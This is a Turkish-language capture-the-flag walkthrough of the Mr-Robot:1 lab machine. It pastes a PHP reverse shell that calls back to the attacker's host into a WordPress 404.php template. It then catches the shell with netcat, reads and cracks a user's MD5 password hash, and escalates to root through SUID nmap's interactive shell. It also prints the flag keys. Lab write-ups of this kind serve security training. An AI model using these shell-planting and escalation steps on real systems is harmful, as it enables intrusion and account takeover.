
kendi ip adresimizi yazıyoruz

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.173.128'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

// Daemonise ourself if possible to avoid zombies later
//
```

```
root@kali:~/Downloads# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.173.128 netmask 255.255.255.0
```

php-reverse-shell.php dosyasının içindeki her şeyi kopyalıyoruz.



Wordpress Yönetici Panelinden Shell Yükleme

Wp admin panelinden Tema editörüne giriyoruz ve 404.php dosyasının içindeki her şeyi silip kopyaladığımız kodları yapıştırıyoruz.

The screenshot shows the WordPress Admin Theme Editor interface. The left sidebar has tabs for Posts, Media, Pages, Comments, Appearance (which is highlighted with a red box), Editor (which is selected and highlighted with a red box), Plugins (with a notification count of 7), Users, Tools, Settings, and Collapse menu. The main area displays the 'Twenty Fifteen: Stylesheet (style.css)' file content. The right sidebar lists 'Select theme to edit: Twenty Fifteen' and a 'Templates' section. The 'Templates' section includes links for 404 Template (404.php) (which is highlighted with a red box), Archives (archive.php), author-bio.php, Comments (comments.php), content-link.php, content-none.php, content-page.php, content-search.php, content.php, Footer (footer.php), Theme Functions (functions.php), Header (header.php), and Image Attachment Template (image.php). The '404.php' file content is as follows:


```
return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These
are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.173.128'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


//
// Daemonise ourselves if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
```

update file diyerek 404.php dosyasını güncelliyoruz.



Başarılı bir şekilde kodumuzu yükledik.



Shell Dosyası Kullanarak Sisteme Bağlanma

Öncelikle bağlantının geleceği portu dinlemeye başlayalım.

kod: => **nc -lvp 1234**

Shell dosyasını çalıştırınmak için istek de bulunuyoruz.

```
File Edit View Search Terminal Help
root@kali:~/Downloads# nc -lvp 1234
listening on [any] 1234 ...
$VERSION = "1.0";
$ip = '192.168.173.128'; // CHANGE THIS
$port = 1234; // CHANGE THIS
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# curl http://192.168.173.141/404.php
Unknown host
root@kali:~# 192.168.173.141 46416
```

Başarı bir şekilde bağlantımızı kurduk.

```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# nc -lvp 1234
listening on [any] 1234 ...
192.168.173.141: inverse host lookup failed: Unknown host
connect to [192.168.173.128] from (UNKNOWN) [192.168.173.141] 46416
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
16:35:34 up 8:41, 0 users, load average: 0.00, 0.02, 0.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Ancak şu anda hiçbir yetkimiz yok.

Linux Etkileşimsiz Kabuktan - Etkileşimli Kabuğa Geçme

kod: => **python -c 'import pty;pty.spawn ("/bin/bash")'**

```
$ python -c 'import pty;pty.spawn ("/bin/bash")'  
daemon@linux:$ █
```

deamon kullanıcısına geçiş yaptık

Hızlı bir şekilde klasörleri kontrol ediyoruz. **Home** -> **robot** -> içerisinde 2. anahtarımızın bulunduğu bir txt dosyası var ancak erişim sağlayamıyoruz. Dosyayı okumak için robot kullanıcısına geçiş yapmamız gerekiyor. Password.raw-md5. dosyasını açtığımız zaman. karşımıza robot kullanıcısının md5 ile şifrelenmiş parolasını buluyoruz.

```
root@kali: ~/Downloads  
File Edit View Search Terminal Help  
$ python -c 'import pty;pty.spawn ("/bin/bash")'  
daemon@linux:$ ls  
ls  
bin dev home lib lost+found mnt proc run srv tmp var  
boot etc initrd.img lib64 media opt root sbin sys usr vmlinuz  
daemon@linux:$ cd home  
cd home  
daemon@linux:/home$ ls  
ls  
robot  
daemon@linux:/home$ cd robot  
cd robot  
daemon@linux:/home/robot$ ls  
ls  
key-2-of-3.txt password.raw-md5  
daemon@linux:/home/robot$ cat key-2-of-3.txt  
cat key-2-of-3.txt  
cat: key-2-of-3.txt: Permission denied  
daemon@linux:/home/robot$ ls -las  
ls -las  
total 16  
4 drwxr-xr-x 2 root root 4096 Nov 13 2015 .  
4 drwxr-xr-x 3 root root 4096 Nov 13 2015 ..  
4 -r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt  
4 -rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5  
daemon@linux:/home/robot$ cat password.raw-md5  
cat password.raw-md5  
robot:c3fcfd3d76192e4007dfb496cca67e13b  
daemon@linux:/home/robot$ █
```

Kullanıcı Değiştirme

password.raw-md5 dosyasının içinde bulunan robot kullanıcısının hash değerini kopyalıyoruz.

Hash değeri: => c3fcd3d76192e4007dfb496cca67e13b

hash değerini çözmek için <https://crackstation.net> sitesini kullanıyoruz.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b|

Ben robot değilim



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Robot kullanıcısının parolasını bulduk.

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


İkinci Anahtarını Bulduk

robot kullanıcısına geçiş yapıyoruz ve anahtarın bulunduğu dosyayı açıyoruz.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

İkinci anahtar : => 822c73956184f694993bede3eb39f959



Root Yetkisine Yükselme

Root klasörüne bakalım

```
robot@linux:~$ cd /root/  
cd /root/  
bash: cd: /root/: Permission denied  
robot@linux:~$ █
```

Root klasörüne girme yetkimiz yok.

Yönetici yetkisiyle çalışan uygulamaları arayalım.

kod: => find / -perm -4000 2>/dev/null

```
robot@linux:~$ find / -perm -4000 2>/dev/null  
find / -perm -4000 2>/dev/null  
/bin/ping  
/bin/umount  
/bin/mount  
/bin/ping6  
/bin/su  
/usr/bin/passwd  
/usr/bin/newgrp  
/usr/bin/chsh  
/usr/bin/chfn  
/usr/bin/gpasswd  
/usr/bin/sudo  
/usr/local/bin/nmap  
/usr/lib/openssh/ssh-keysign  
/usr/lib/eject/dmcrypt-get-device  
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper  
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper  
/usr/lib/pt_chown  
robot@linux:~$ █
```

Nmap'i Kullanabiliriz.

Nmap ile Root Olma

nmap i çalıştırıyoruz.

kod: => nmap

```
robot@linux:~$ nmap
nmap
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
```

nmap'in interactive özelliyle bunu yapcaz.

```
--interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
```

!sh komutunu giriyoruz ve kim olduğumuzu kontrol ediyoruz.

```
nmap> !sh
!sh
```

Başarılı bir şekilde root yetkisine yükseldik.

```
# whoami
whoami
root
# █
```

Üçüncü Anahtar Bulduk

root klasörünü inceleyelim

```
# cd /root  
cd /root  
# ls  
ls  
firstboot_done key-3-of-3.txt
```

Mr-Robot:1 makinamızdaki görevleri tamamladık.

Son anahtarımızı bulduk.

```
# cat key-3-of-3.txt  
cat key-3-of-3.txt  
04787ddef27c3dee1ee161b21670b4e4  
#
```



Sonuç

Mr-Robot:1 makinamızda bulunan anahtarlar.

1. Anahtar: **073403c8a58a1f80d943455fb30724b9**
2. Anahtar: **822c73956184f694993bede3eb39f959**
3. Anahtar: **04787ddef27c3dee1ee161b21670b4e4**

Paylaşılan Hesaplar

Github

Wordpress

<https://github.com/hguler07/Mr-Robot-1.git>

<https://hguler07.home.blog/2019/02/16/mr-robot1/>

Bu Dosya 17/02/2019 Tarihinde Hüseyin Güler Tarafından Tamamlanmıştır.

Verilen Adreslerde Dosya Bütünlüğünü Korumak için Md5 ve Sha1 Değerleri Paylaşılacaktır.